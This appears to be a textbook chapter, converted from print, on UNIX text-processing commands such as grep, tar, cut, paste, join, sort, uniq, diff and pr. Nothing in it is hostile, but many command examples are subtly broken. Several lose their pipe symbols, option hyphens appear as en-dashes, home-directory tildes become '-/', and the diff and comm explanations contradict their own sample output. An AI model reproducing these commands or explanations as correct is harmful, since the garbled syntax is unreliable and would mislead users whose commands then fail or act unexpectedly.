By default, **grep** finds all lines that match the target pattern. Sometimes, though, it is useful to find the lines that do *not* match a particular pattern. You can do this with the **–v** option, which tells **grep** to print all lines that do not contain the specified target. This provides a quick way to find entries in a file that are missing a required piece of information. For example, suppose the file *phonenums* contains your personal phone book. The following command will print all lines in *phonenums* that do *not* contain numbers:

```
$ grep –v '[0–9]' phonenums
```

The **–v** option can also be useful for removing unwanted information from the output of another command. Chapter 3 described the **file** command and showed how you can use it to get a short description of the type of information contained in a file. Because the **file** command includes the word "directory" in its output for directories, you could list all files in the current directory that are *not* directories by piping the output of **file** to **grep –v,** as shown in the following example:

```
$ file * | grep –v directory
```

fgrep

The **fgrep** command is similar to **grep,** but with three main differences: You can use it to search for several targets at once, it does *not* allow you to use regular expressions to search for patterns, and it is faster than **grep**. When you need to search many files or a very large file, the difference in speed can be significant.

With **fgrep,** you can search for lines containing any one of several targets. For example, the following

command finds all entries in the *phone_nums* file that contain any of the words *"saul",* "michelle", or "anita":

```
$ fgrep "saul
> michelle
> anita" phone_nums
```

The output might look like this:

```
saul            555-1122
saul (home)     555-1100
michelle        555-3344
anita           555-6677
```

When you give **fgrep** multiple search targets, each one must be on a separate line, and the entire search string must be in quotation marks. In this example, if you didn't put *michelle* on a separate line you would be searching for *saul michelle,* and if you left out the quotes, the command would execute as soon as you hit ENTER.

With the **–f** (file) option, you can tell **fgrep** to take the search targets from a file, rather than having to enter them directly If you had a file in your home directory named *.friends* containing the usernames of your friends on the system, you could use **fgrep** to search the output of the **finger** command for the names on your list, like this:

```
$ finger | fgrep -f -/.friends
```

egrep

The **egrep** command is the most powerful member of the **grep** command family You can use it like **fgrep** to search for multiple targets, and it provides a larger set of regular expressions than **grep**. In fact, if you find yourself using the extended features of **egrep** often, you may want to add an alias that replaces **grep** with **egrep** in your shell configuration file. (For example, if you are using **bash,** you could add the line "alias grep=egrep" to your *.bashrc*.)

You can tell **egrep** to search for several targets in two ways: by putting them on separate lines as in **fgrep,** or by separating them with the vertical bar or pipe symbol (|). For example, the following command uses the pipe symbol to tell **egrep** to search for the words *dan, robin, ben,* and *mari* in the file *phone_list*:

```
$ egrep "dan|robin ben|mari" phone_list
dan         dnidz        x1234
robin       rpelc        x3141
ben         bsquared     x9876
marissa     mbaskett     x2718
```

Note that there are no spaces between the pipe symbol and the targets. If there were, **egrep** would consider the spaces part of the target string. Also note the use of quotation marks to prevent the shell from interpreting the pipe symbol as an instruction to create a pipeline.

Table 19–2 summarizes the **egrep** extensions to the **grep** regular expression symbols.

Table 19–2: Additional egrep Regular Expressions

Symbol	Definition	Example	Matches
+	Matches one or more repetitions of the previous item.	.+	any non-empty line
?	Matches the previous item zero or one times.	index\.html?	*index.htm, index.html*
( )	Groups a portion of the pattern.	script(\.pl)?	*script, script.pl*
|	Matches either the value before or after the |.	(E|e)xit	*Exit, exit*

The **egrep** command provides most of the basic options of both **grep** and **fgrep**. You can tell it to ignore uppercase and lowercase distinctions **(−i),** search recursively through subdirectories **(−r),** print the line number of each match **(−n),** print only the names of files containing target lines **(−l),** print lines that do *not* contain the target **(−v),** and take the list of targets from a file **(−f)**.

PREV NEXT

PREV NEXT

Compressing and Packaging Files

Compression replaces a file with an encoded version containing fewer bytes. The compressed version of the file saves all the information that was in the original file. The original file can be recovered by undoing the compression procedure.

Compressed files require less storage space but are also less convenient to work with than uncompressed files. Most commands won't work on compressed files-for example, you can't edit a text file while it's compressed. Because of this, compressed files are ideal for backups, which won't need to be accessed very often. Compression is also used to reduce the size of files being sent over a network or distributed on a web site.

Most UNIX variants provide utilities for compressing files. SVR4-based systems include the **pack** and **compress** commands. Other systems, including Linux, provide the **gzip** command, which is probably the most popular compression utility for UNIX today It is available for most platforms (including Windows) at *http://www.gzip.org/* . The command **bzip2,** a somewhat newer utility that's very similar to **gzip,** can be downloaded for various platforms from *http://www.bzip.org/* .

The **compress** command is more efficient than **pack,** meaning that it will almost always create smaller compressed files. Similarly, **gzip** is more efficient than **compress,** and **bzip2** is generally more efficient than **gzip**.

All UNIX variants include the **tar** command, which was originally designed for creating tape archives for backups but is now commonly used to "bundle" files, often before compressing them.

pack

The **pack** command replaces a file with a compressed version. The original file is destroyed, so be sure to make a copy beforehand if you need to save the file. The compressed file has *.z* appended to the filename, to indicate how it was compressed. To uncompress the file, use the **unpack** command, with the original filename as the argument.

```
$ pack research-data
pack: research-data:     45.4% Compression
$ ls research*
research-data.z
$ unpack research-data
unpack: research-data: unpacked
$ ls research*
research-data
```

The second line of this example shows that the file *research-data.z* is 45.4 percent smaller than research-data. Note that the compressed file is deleted when it is uncompressed. If you want to keep the compressed file, you will need to create a copy.

compress

The **compress** command works in pretty much the same way as **pack**. It adds *.Z* (uppercase) at the end of the compressed filename, instead of the *.z* (lowercase) that **pack** uses. The **uncompress** command will recover the original file. As with **pack,** compressing or uncompressing a file will delete it, so be sure to make a copy if you need to save the original version.

```
$ compress research-data
$ ls research*
research-data.Z
$ uncompress research-data
```

Note that, unlike **pack, compress** does not report after compressing or uncompressing a file. The **–v** *(verbose)* option will cause it to display feedback.

gzip

The **gzip** command will also replace a file with a compressed version. A file compressed with **gzip** has the extension *.gz*. To uncompress the file, use either **gzip −d** (for *decompress*), or the command **gunzip**. As with compress, the −v option will cause **gzip** and **gunzip** to display a confirmation after compressing or uncompressing a file.

```
$ gzip -v research-data
research-data:        81.3% -- replaced with research-data.gz
$ gunzip -v *.gz
download.gz           33.6% -- replaced with download
research-data.gz:     81.3% -- replaced with research-data
```

gunzip can also be used to decompress *.z* and *.Z* files. Some systems (such as Linux) include the command **bzip2** (and the related command **bunzip2** for decompressing files), which is an alternative to **gzip** that works in the same way

Working with Compressed Files

The **gzip** package comes with a set of tools for working with compressed files. These tools include **zcat, zmore, zless, zgrep,** and **zdiff,** which do for compressed files what their counterparts do with ordinary text files.

The **zcat** command reads files that have been compressed by **compress** or **gzip** and prints the uncompressed content to standard output.

The **zmore** and **zless** commands work like the **more** and **less** commands, printing compressed files in their uncompressed form, one screen at a time.

The **zgrep** command searches a compressed file for lines that match a **grep** search target, and prints them in uncompressed form. The following finds lines that contain “toss” in the compressed *file fulltext.gz*.

```
$ zgrep toss fulltext.gz
Your mind is tossing on the ocean;
```

The **zdiff** command is based on the **diff** command, which is described later in this chapter. **zdiff** reads the files specified as its arguments and prints the result of doing a **diff** on the uncompressed contents. It can be used to compare two compressed files, or to compare a compressed file to an uncompressed file.

tar

As noted previously, two of the most common uses of compression are creating backup files and sending files over a network. In both of these cases, you may have many files that you want to keep together. For example, you may be backing up an entire directory, or e-mailing all of the files for a project. The **tar** command can be used to “package” a group of files into a single file. It is commonly used on files before compressing them.

The syntax for the **tar** command is complicated. This section will cover only the basic commands for combining or separating a group of files. More details can be found in the UNIX man page for **tar**.

To combine files with **tar,** use the command

```
$ tar -cvf mail.tar save sent
```

This will create a file called *mail.tar* that contains the files *save* and *sent*. (The *c* option stands for *create*.) You can list as many files to include as you like, including directories. To package all the files in the directory *-/Project* into a tar file, use

```
$ tar -cvf projectfiles.tar -/Project
```

Note that, unlike the compression tools, **tar** leaves the original files unchanged. Also, it does not automatically add the *.tar* extension to the combined file. Unlike most UNIX commands, **tar** does not

require the-in front of options, so **tar −cvf** could also be written as **tar cvf**.

To separate a *.tar* file, use the command

```
$ tar -xvf projectfiles.tar
```

This will extract all of the files from *projectfiles.tar*. (The *x* option stands for *extract*.)

Some versions of **tar** (including the versions found on most Linux systems) have an option to create a *.tar* file and compress it with **gzip** in one step. This can be convenient, since **tar** is commonly used to package files before compressing them. The following command will tar and compress all files starting with *cs* in the current directory:

```
$ tar -cvzf csfiles.tar.gz cs*
```

These versions of **tar** can also extract *.tar.gz* files in a single step. To do this, use the command

```
$ tar -xvzf csfiles.tar.gz
```

PREV NEXT

PREV NEXT

Counting Lines, Words, and File Size

The command **wc** (*w*ord *c*ount) is a flexible little tool that provides several ways to count the size of a file. The command **nl** is another small tool. It can be used to add line numbers to a file.

WC

The command **wc** (*w*ord *c*ount) prints the number of bytes, lines, or words in a file. For example,

```
$ cat samplefile
This file contains 143 bytes.
It has 30 words,
and it is 5 lines long.
It has 3 lines that contain the number 3.
The longest line is 41 bytes.
$ wc -c samplefile            # Size of the file in bytes.
   143 samplefile
$ wc -w samplefile            # Number of words in the file.
    30 samplefile
$ grep 3 samplefile | wc -l   # Number of lines in file that contain "3".
     3
$ wc -L samplefile            # Length of the longest line.
    41 samplefile
```

nl

To number each line in a file, use the command

```
$ nl filename > numbered
```

This will only add numbers at the beginning of nonempty lines. To number all the lines in a file, use

```
$ nl -ba hello.py
    1 #!/usr/bin/python
    2
    3 print "Hello, world"
```

PREV NEXT

PREV NEXT

Working with Columns and Fields

Many files contain information that is organized in terms of position within a line. These include tables, which organize text in columns, and files such as */etc/password* that consist of lines made up *of fields.* The UNIX System includes a number of tools designed specifically to work with files organized in columns or fields. You can use the commands described in this section to extract and modify or rearrange information in field-structured or columnstructured files.

- **cut** allows you to select particular columns or fields from files.
- **colrm** deletes one or more columns from a file or set of files.
- **paste** glues together columns or fields from existing files.
- **join** merges information from two database files.

cut

Often you are interested in only some of the fields or columns contained in a table or file. For example, you may want to get a list of e-mail addresses from a personnel file that contains names, employee numbers, e-mail addresses, telephone numbers, and so forth. **cut** allows you to extract from such files only the fields or columns you want.

When you use **cut,** you have to tell it how to identify fields and which fields to select. You can identify fields either by character position or by the use of field separator characters. You *must* specify either the **–c** or the **–f** option and the field or fields to select.

Using cut with Fields

Many files can be thought of as a list of records, each consisting of several fields, with a specific kind of information in each field. An example is the file *contact-info* shown here, which contains names, usernames, phone numbers, and office numbers:

```
$ cat contact-info
Barker-Plummer,D   dbp     555-1111   1J333
Etchemendy,J       etch    555-2222   2F328
Liu, A             a-liu   555-3333   1J322
```

Field-structured files like this are used often in the UNIX System, both for personal databases like this one and to hold system information.

A field-structured file uses a field separator or delimiter to separate the different fields. In the preceding example, the field separator is the tab character, but any other character-such as a colon (:) or the percent sign (%)-could be used.

To retrieve a particular field from each record of a file, you tell **cut** the number of the field you want. For example, the following command uses **cut** to retrieve the e-mail addresses from *contact-info* by cutting out the second field from each line or record:

```
$ cut –f2 contact-info
dbp
etch
a-liu
```

You can use **cut** to select any set of fields from a file. The following command uses **cut** to produce a list of names and telephone numbers from *contact-info* by selecting the first and third fields from each record:

```
$ cut –f1, 3 contact-info > phone-list
```

You can also specify a *range* of adjacent fields, as in the following example, which includes each person's username and telephone number in the output:

```
$ cut -f1-3 contact-info > contact-short
```

If you omit the last number from a range, it means "to the end of the line." The following command copies everything *except* field two from *contact-info* to *contact-short*:

```
$ cut -f1, 3- contact-info > contact_short
```

Using cut with Multiple Files

You can use cut to select fields from several files at once. For example, if you have two files of contact information, one containing personal contacts and one for work-related contacts, you could create a list of all the names and phone numbers in both files with the following command:

```
cut -f1, 3 contacts.work contacts.home > contacts.all
```

Of course, the files must share the same formatting, so that the command **cut −f1,3** works correctly on both of them.

Specifying Delimiters

Fields are separated by delimiters. The default field delimiter is a tab, as in the preceding example. This is a convenient choice because when you print out a file that uses tabs to separate fields, the fields automatically line up in columns. However, for files containing many fields, the use of tabs often causes individual records to run over into two lines, which can make the display confusing or unreadable. The use of tabs as a delimiter can also cause confusion because a tab looks just like a collection of spaces. As a result, sometimes it is better to use a different character as the field separator.

To tell **cut** to treat some other character as the field separator, use the **−d** (delimiter) option, followed by the character. Separators are often infrequently used characters like the colon (:), percent sign (%), and caret (^).

The */etc/passwd* file contains information about users in records using : as the field separator. This example shows how you could use **cut** to select the login name, user name, and home directory (the first, fifth, and sixth fields) from the */etc/passwd* file:

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
dbp:x:944:100:Dave Barker-Plummer:/home/dbp:/bin/bash
etch:x:945:100:John Etchemendy:/home/etch:/bin/bash
a-liu:x:946:100 :Albert Liu:/home/a-liu:/bin/bash
$ cut -d: -f 1, 5-6 /etc/passwd
root:root:/
dbp:Dave Barker-Plummer:/home/dbp
etch:John Etchemendy:/home/etch
a-liu:Albert Liu:/home/a-liu
```

If the delimiter has special meaning to the shell, it should be enclosed in quotes. For example, the following tells **cut** to print all fields from the second one on, using a space as the delimiter:

```
$ cut −d' ' −f2− file
```

Using cut with Columns

Some files arrange information into columns with fixed widths. For example, the long form of the **ls** command uses spaces to align its output:

```
$ ls -1
-rw-rw-r--1 jmf      users        2958 Oct  8 13:02 inbox
-rw-rw-r--1 jmf      users         553 Oct  8 12:32 save
-rw-rw-r--1 jmf      users      464787 Oct  8 13:03 sent
```

Each of the types of information in this output is assigned a fixed number of characters. In this example, the permissions field consists of the characters in positions 1–10, the size is contained in characters 35–42, and the name field is characters 56 and following. (The size of the columns may vary on different systems.)

The **−c** (column) option tells **cut** to identify fields in terms of character positions within a line. The following command selects the size (positions 35–42) and name (positions 56 to end) for each file in the long output of **ls**:

```
$ ls -l | cut -c35-42, 56-
    2958 inbox
     553 save
  464787 sent
```

colrm

The **colrm** command is a specialized command that you can use to remove one or more columns from a file or set of files. Although you can use the **cut** command to do this, **colrm** is a simple alternative when that is exactly what you need to do. You specify the range of character positions to remove from standard input. For example, the following command deletes the characters in columns 8–12 from the file *pangrams*.

```
$ cat pangrams
The quick brown fox jumps over the lazy dog.
The five boxing wizards jump quickly.
Sphinx of black quartz, judge my vow.

$ cat pangrams | colrm 8 12
The quips over the lazy dog.
The five jump quickly.
Sphinx judge my vow.
```

paste

The **paste** command joins files together line by line. You can use it to create new tables by gluing together fields or columns from two or more files. In this example, **paste** creates a new file by combining the information in *states* and *state_abbr*:

```
$ cat states
Alabama
Alaska
Arizona
Arkansas
California
$ cat state_abbr
AL
AK
AZ
AR
CA
$ paste states state_abbr > states.comp
$ cat states.comp
Alabama            AL
Alaska             AK
Arizona            AZ
Arkansas           AR
California         CA
```

Of course, if the contents of the files do not line up correctly (e.g., if they are not in the same order) the output from **paste** may not be what you were expecting.

Specifying the paste Field Separator

The **paste** command separates the parts of the lines it pastes together with a field separator. The default delimiter is tab, but as with **cut,** you can use the **−d** (delimiter) option to specify another one if you want. The following command combines the states files with a third file containing the capitals, using a colon as the separator:

```
$ paste -d: states state abbr capitals
```

```
Alabama:AL:Montgomery
Alaska:AK:Juneau
Arizona:AZ:Phoenix
Arkansas:AR:Little Rock
California:CA:Sacramento
```

Using paste with Standard Input

You can use the minus sign (−) to tell **paste** to use standard input as one of its input "files." This feature allows you to paste information from a command pipeline or from the keyboard.

For example, the following command will add a new field to each line of the *addresses* file.

```
$ paste addresses - > addresses.new
```

Here, **paste** reads each line of *addresses* and then waits for you to type a line from your keyboard. **paste** prints the output line to the file *addresses.new* and then goes on to read the next line of input from *addresses*.

Using cut and paste to Reorganize a File

You can use **cut** and **paste** together to reorder the contents of a structured file. A typical use is to switch the order of some of the fields in a file. The following commands switch the second and third fields of the *contact-info* file:

```
$ cut -f1, 3 contact-info > temp
$ cut -f4- contact-info > temp2
$ cut -f2 contact-info | paste temp-temp2 > contacts.new
```

The first command cuts fields one and three from *contact-info* and places them in *temp*. The second command cuts out the fourth field from *contact-info* and puts it in *temp2*. Finally, the last command cuts out the second field and uses a pipe to send its output to **paste,** which creates a new file, *contacts.new* with the fields in the desired order. The result is to change the order of fields from name, username, phone number, room number to name, phone number, room number, username. Note the use of the minus sign to tell **paste** to put the standard input (from the pipeline) between the contents of *temp* and *temp2*.

There is a much easier way to do the swapping of fields illustrated here, using the **awk** language. You'll see how in Chapter 21.

join

The **join** command joins together two existing files on the basis of a key field that contains entries common to both of them. It is similar to **paste,** but **join** matches lines according to the key field, rather than simply gluing them together. The key field appears only once in the output.

For example, a jewelry store might use two files to keep information about merchandise, one named *merch* containing the stock number and description of each item, and one, *costs,* containing the stock number and cost of each item. The following uses **join** to create a single file from these two, listing stock numbers, descriptions, and costs. (Here the first field is the key field.)

```
$ cat merch
63A457       man's gold watch
73B312       garnet ring
82B119       sapphire pendant
$ cat costs
63A457       125.50
73B312       255.00
82B119       534.75
$ join merch costs
63A457       man's gold watch        125.50
73B312       garnet ring             255.00
82B119       sapphire pendant        534.75
```

The **join** command requires that both input files be sorted according to the common field on which they are joined.

Specifying the join Field

By default, **join** uses the first field of each input file as the common field. You can specify which fields to use with the **–j** (join) option. The following command tells **join** to join the files using field 2 in the first file and field 3 in the second file:

```
$ join –j1 2 –j2 3 ss_no personnel > new_data
```

Specifying Field Separators

The join command treats *any* white space (a space or tab) in the input as a field separator and uses the space character as the default delimiter in the output. You can change the field separator with the **–t** (tab) option. The following command joins the data in the system files */etc/passwd* and */etc/group,* both of which use a colon as their field separator. The colon is also used as the delimiter for the output.

```
$ join –t: /etc/passwd /etc/group > all_data
```

Unfortunately, the option letter that **join** uses to specify the delimiter **(–t)** is different from the one **(–d)** that is used by **cut, paste,** and several other UNIX System commands.

PREV NEXT

PREV NEXT

Sorting the Contents of Files

The UNIX command **sort** is a powerful, general-purpose tool for sorting information in a file or as part of a command pipeline. It is sometimes used with **uniq,** a command that identifies and removes duplicate lines from sorted data. The **sort** and **uniq** commands can operate on either whole lines or specific fields.

sort

The **sort** command orders or reorders the lines of a file. In the simplest form, all you need to do is give it the name of the file to sort, and it will print the lines from the file in ASCII order. This example shows how you could use **sort** to put a list of names into alphabetical order:

```
$ sort names
cunningham, j.p.
lewis,s.h.
long, s.
rosen,k.h.
rosinski,r.r.
wiseman, s.
```

You can use **sort** to combine the contents of several files into a single sorted file. The following command creates a file *names.all* containing all of the names in three input files, sorted in alphabetical order:

```
$ sort names.work names.class names.personal > names.all
```

The **–o** (output) option tells **sort** to save the results to a file. For example, this command will sort *commandlist* and replace its contents with the sorted output:

```
$ sort -o commandlist commandlist
```

Be careful: you *cannot* just redirect the output of **sort** to the original file. Because the shell creates the output file before it runs **sort,** the following command would delete the original file before sorting it:

```
$ sort commandlist > commandlist          # File will be emptied!
```

Alternative Sorting Rules

By default, **sort** sorts its input according to the order of characters in the ASCII character set. This is similar to alphabetical order, with the difference that all uppercase letters precede any lowercase letters. In addition, numbers are sorted by their ASCII representation, not their numerical value, so 100 precedes 20, and so forth.

Several options allow you to change the rule that **sort** uses to order its output. These include options to ignore case, sort in numerical order, and reverse the order of the sorted output. You can also tell **sort** which column or field of a file to act on, and whether or not to include duplicate lines in the output.

Table 19–3 summarizes the most common options for **sort**.

Table 19–3: Options for sort

Option	Mnemonic	Effect
–d	Dictionary	Sort on letters, digits, and blanks only.
–f	Fold	Ignore uppercase and lowercase distinctions.
–n	Numeric	Sort by numeric value, in ascending order.
–r	Reverse	Reverse order of output.
–o *filename*	Output	Send output to a file.

–u	Unique	Eliminate duplicate lines in output.

Ignore Case You can get a more normal alphabetical ordering with the **–f** (fold) option that tells **sort** to ignore the differences between uppercase and lowercase versions of the same letter. The following example shows how the output of **sort** changes when you use the **–f** option:

```
$ sort locations
Lincroft
Summit
holmdel
middletown

$ sort –f locations
holmdel
Lincroft
middletown
Summit
```

Numerical Sorting To tell **sort** to sort numbers by their numerical value, use the **–n** (numeric) option. Here's an example of how the **–n** option changes the output of **sort**. This uses **wc** to get the size of each file in the output from **ls** and then pipes the list of sizes and files to **sort**.

```
$ wc 'ls' | sort
100             Palo Alto
12              Fox Island
130             Seattle
22              Rumson
4               Santa Monica
$ wc 'ls' | sort –n
4               Santa Monica
12              Fox Island
22              Rumson
100             Palo Alto
130             Seattle
```

Reverse Order The **–r** (reverse) option tells **sort** to reverse the order of its output. In the previous example, the **–r** option could be used to list the largest files first, like this:

```
$ wc –c 'ls' sort –rn
130              Seattle
100              Palo Alto
22               Rumson
12               Fox Island
4                Santa Monica
```

Sorting by Column or Field The **sort** command provides a way for you to specify the field or column to use for its comparisons. You do this by telling **sort** to *skip* one or more fields or columns. For example, the following command ignores the first column of the output from **file,** so it sorts by the second column, which is the file type.

```
$ file * | sort +1
notes:      ASCII English text
tmp:        ASCII English text
mbox:       ASCII mail text
bin:        directory
Desktop:    directory
Mail:       directory
zwrite:     symbolic link to /home/raf/scripts/Python/zwrite.py
```

Like **cut, sort** allows you to specify an alternative field separator. You do this with the **–t** (tab) option. The following command tells **sort** to skip the first four fields in a file that uses a colon (:) as a field separator:

```
$ sort –t: +4 /etc/passwd
```

Suppressing Repeated Lines Sorting often reveals that a file contains multiple copies of the same

line. The next section describes the **uniq** command, which is designed to remove repeated lines from input files. But because this is such a common sorting task, **sort** also provides an option, **−u** (unique), that removes repeated lines from its output. Repeated lines are likely to occur when you combine and sort data from several different files into a single file. For example, if you have several lists of e-mail addresses, you may want to create a single file containing all of them. The following command uses the **−u** option to ensure that the resulting file contains only one copy of each address:

```
$ sort -u names.* > uniq-names
```

uniq

The **uniq** command filters or removes repeated lines from files. It is usually used with files that have first been sorted by **sort**. In its simplest form it has the same effect as the **−u** option to **sort,** but **uniq** also provides several useful options of its own.

The following example illustrates how you can use **uniq** as an alternative to the **−u** option of **sort**:

```
$ sort names.* | uniq > names
```

Counting Repetitions

One of the most valuable uses of **uniq** is in counting the number of occurrences of each line. This is a very convenient way to collect frequency data. The following illustrates how you could use **uniq** along with **cut** and **sort** to produce a listing of the number of entries for each ZIP code in a mailing list:

```
$ cut -f6 mail.list
07760
07733
07733
07760
07738
07760
07731
$ cut -f6 mail.list | sort | uniq -c | sort -rn
3 07760
2 07733
1 07738
1 07731
```

The preceding pipeline uses four commands: The first cuts the ZIP code field from the mailing list file. The second uses **sort** to group identical lines together. The third uses **uniq −c** to remove repeated lines and add a count of how many times each line appeared in the data. The final **sort −rn** arranges the lines numerically **(n)** in reverse order **(r),** so that the data is displayed in order of descending frequency.

Finding Repeated and Nonrepeated Lines

uniq can also be used to show which lines occur more than once and which occur only once. The **−d** (duplicate) option tells **uniq** to show *only* repeated lines, and the **−u** (unique) option prints only lines that appear exactly once. For example, the following shows ZIP codes that appear only once in the mailing list from the preceding example:

```
$ cut -f6 mail.list | uniq -u
07738
07731
```

PREV NEXT

Comparing Files

Often you need to see whether two files have different contents and to list the differences if there are any For example, you may want to compare two versions of a document you're working on to see what you've changed. It is also sometimes useful to be able to tell whether files having the same name in two different directories are simply different copies of the same file, or whether the files themselves are different.

- **cmp**, **comm**, and **diff** each tell whether two files are the same or different, and they give information about where or how the files differ. The differences among them have to do with how much information they give you, and how they display it.
- **patch** uses the list of differences produced by **diff**, together with an original file, to update the original to include the differences.
- **dircmp** tells whether the files in two directories are the same or different.

cmp

The **cmp** command is the simplest of the file comparison tools. It tells you whether two files differ, and if they do, it reports the position in the file where the *first* difference occurs. The following example illustrates how it works:

```
$ cat note
Nate,
Here's the first draft of the plan.
I think it needs more work.
$ cat note.more
Nate,
Here's the first draft of the new plan.
I think it needs more work.
Let me know what you think.
$ cmp note note.more
note note.more differ: byte 37, line 2
```

This output shows that the first difference in the two files occurs at the 37th character, which is in the second line. **cmp** does not print anything if there are no differences in the files.

comm

The **comm** (common) command is designed to compare two *sorted* files and show lines that are the same or different. You can display lines that are found only in the first file, lines found only in the second file, and/or lines that are found in both files.

By default, **comm** prints its output in three columns: lines unique to the first file, those unique to the second file, and lines found in both, respectively The following illustrates how it works, using two files containing lists of cities:

```
$ comm cities.1 cities.2
New York
                                Palo Alto
                                San Francisco
                Santa Monica
                                Seattle
```

This shows that "New York" is only in the first file, "Santa Monica" only occurs in the second, and "Palo Alto", "San Francisco", and "Seattle" are found in both.

The **comm** command provides options you can use to control which of the summary reports it prints. Options **−1** and **−2** suppress the reports of lines unique to the first and second files, respectively Use **−3** to suppress printing of the lines found in both. These options can be combined. For example, to

print only the lines unique to the first file, use **–23,** like this:

```
$ comm -23 cities.1 cities.2
New York
```

diff

The **diff** command compares two files, line by line, and prints out differences. In addition, for each block of text that differs between the two files, **diff** tells you how the text from the first file would have to be changed to match the text from the second.

The following example illustrates the **diff** output for the two *note* files described earlier:

```
$ diff note note.more
2c2
< Here's the first draft of the plan.
--
> Here's the first draft of the new plan.
3a4
> Let me know what you think.
```

Lines containing text that is found only in the first file begin with <. Lines containing text found only in the second file begin with >. Dashed lines separate parts of the **diff** output that refer to different files.

Each section of the **diff** output begins with a code that indicates what kinds of differences the following lines refer to. In the preceding example, the first pair of differences begin with the code 3c3. This tells you that there is a *change* (c) between line 3 in the first file and line 3 in the second file. The second difference begins with 4a5. The letter *a* (append) indicates that line 5 in the second file is added following line 4 in the first. Similarly, a *d* (deleted) would indicate lines found in one file but not in the other.

patch

If you save the output from **diff**, you can use the **patch** command to recreate the second file by applying the differences to the first file. The patched version replaces the original file. The following shows how you could patch the file *project.c* using the difference file *diffs*.

```
$ diff project.c project2.c > diffs
$ patch project.c diffs
```

After this pair of commands, the contents of *project.c* are identical to the contents of *project2.c*.

The **patch** command allows you to keep track of successive versions of a file without having to keep all of the intermediate versions. All you need to do is to keep the original version and the output from **diff** needed to change it into each new version. (This is how some revision control systems store files. See Chapter 24 for an explanation of revision control.)

dircmp

Some versions of UNIX, such as Solaris, include the **dircmp** command, which compares the contents of two directories and tells you how they differ. The output of **dircmp** lists the filenames that are unique to each directory If there are files with the same name in both directories, **dircmp** tells you whether their contents are the same or different.

The following command compares the contents of *~jcm/Dev* with the contents of *~jcm/ Dev/Backup*:

```
$ dircmp ~jcm/Dev ~jcm/Dev/Backup
```

In addition to comparing two of your own directories, **dircmp** may be used to compare directories belonging to different users. For example, if two users are working on the same project and each has their own copy of the files, they may need to determine which files are no longer identical.

PREV NEXT

Examining File Contents

Chapter 3 described several commands for viewing text files: **cat, head, tail,** and the pagers **pg, more,** and **less**. These are adequate for most purposes, but they are of limited use with files that contain nonprinting ASCII characters, and they are of no use at all with files that contain binary data. This section describes the **od** and **strings** commands, which help you view the contents of files that contain nonprinting characters or binary data. It also includes the **tac** command, which is a backward version of **cat**.

od

The **od** command shows you the exact contents of a file, including nonprinting characters. It can be used for both text and data files. **od** prints the contents of each byte of the file in any of several different representations, including octal, hexadecimal, and "character" formats. The following discussion deals only with the character representation, which is invoked with the **–c** (character) option. To illustrate how **od** works, consider how it displays an ordinary text file. For example,

```
$ cat example
The UNIX Operating System is becoming
increasingly popular.
$ od -c example
0000000  T  h  e     U  N  I  X     O  p  e  r  a  t  i
0000020  n  g     S  y  s  t  e  m     i  s     b  e  c
0000040  o  m  i  n  g    \n  i  n  c  r  e  a  s  i  n
0000060  g  l  y     p  o  p  u  l  a  r  .  \n
0000076
```

Each line of the output shows 16 bytes of data, interpreted as ASCII characters. The number at the beginning of each line is the octal representation of the offset, or position, in the file of the first byte in the line. The other fields show each byte in its character representation. The file in this example is an ordinary text file, so the output consists mostly of normal characters. The only thing that is special is the *\n,* which represents the newline at the end of each line in the file. Newline is an ASCII character, but **od** uses the special sequence *\n* to make it visible. Other special sequences include *\t* (tab), *\b* (backspace), and *\r* (return). Less common nonprinting characters are shown as a threedigit octal representation of their ASCII encoding.

You can specify an *offset,* a number of bytes of input to skip before displaying the data, as an octal number following the filename. For example, the following command skips 16 bytes (octal 20):

```
$ od -c data_file 20
```

strings

Some files are mostly binary data but may contain a few readable strings. If these files are very long, then using **od** to read them can take a very long time. The command **strings** will search a file for printable characters. By default, **strings** prints any chains of four or more printable characters that it finds. In this example, **strings** searches the binary file *ping* for printable characters and prints chains of six or more characters.

```
$ strings -6 ping
```

The **strings** command can be used on multiple files at once. The **–f** option tells it to print the name of the file when it prints a string of characters, so that you know which file the string came from.

```
$ strings -f /bin/* | grep version more
```

In this example, **strings** searches all the files in */bin*. It sends the results to **grep,** which searches for lines containing the word "version". Each of these lines is printed to the screen, along with the name of the file it came from.

tac

The **tac** command is a backward version of **cat**. It takes a list of files and prints them line by line to standard output, but in reverse line order. Like **cat, tac** can accept standard input.

You can use the **–s** option to tell **tac** to use a separator other than newline to mark breaks between "lines". For example, if the individual records in the file *accounts* are separated by ***, the following command will print them in reverse order.

```
$ tac –s "***" accounts
```

PREV NEXT

PREV NEXT

Editing and Formatting Files

There are many ways to edit and format files in the UNIX System. Chapter 5 described the text editors **vi** and **emacs**. Chapter 21 will explain how to use **awk** and **sed** to write programs that modify file contents. In addition, the **troff, nroff,** and **LaTeX** systems can be used to create formatted documents. For example, many of the UNIX **man** pages are formatted with **nroff,** which is why they cannot be saved to a file with

```
$ man command > manfile
```

To save a **man** page, use the command

```
$ man command | col -b > manfile
```

which sends the output of man through the **col** filter for **nroff** output. Formatting documents with **troff, nroff,** and **LaTeX** is explained in detail on the companion web site.

The commands **pr** and **fmt** can be used to add simple formatting to a file, such as a header with page numbers, often before printing it.

The **tr** command is a small but useful tool for processing text. It *tr*anslates characters according to a simple set of rules.

spell searches a file for misspelled words. The related commands **ispell** and **aspell** allow you to interactively correct the spelling in a file.

pr

The most common use of **pr** is to add a header to every page of a file. The header contains the page number, date, time, and name of the file. For example, if *names* is a simple data file that contains a short list of names and addresses, with no header information, then with **pr,** you get the following:

```
$ pr names

Aug 28 15:25 2006  names Page 1

Nate   nate@engineer.com
Rebecca   rlf@library.edu
Dan   dkraut@bio.ca.edu
Liz   liz@thebest.net
```

pr is often used to add header information to files when they are printed, as shown here:

```
$ pr notes lp
```

If you name several files, each one will have its own header, with the appropriate name and page numbers in the output.

You can also use **pr** in a pipeline to add header information to the output of another command. This is very useful for printing data files when you need to keep track of date or version information. The following commands print out the long format file listing of the current directory with a header that includes today's date:

```
$ ls -l pr lp
```

You can customize the heading with the **−h** option followed by the heading you want. The following command prints "Chapter 19 --- First Draft" at the top of each page of output:

```
$ pr -h "Chapter 19 --- First Draft" chapter19 | lp
```

Note that when the header text contains spaces, it must be enclosed by quotation marks.

Simple Formatting with pr

pr also has options for simple formatting. To double-space a file when you print it, use the **−d** option.

The **–n** option adds line numbers to the output. The following command prints the file double-spaced and with line numbers:

```
$ pr –d –n program.c lp
```

You can use **pr** to print output in two or more columns. For example, the following prints the names of the files in the current directory in three columns:

```
$ ls pr –3 lp
```

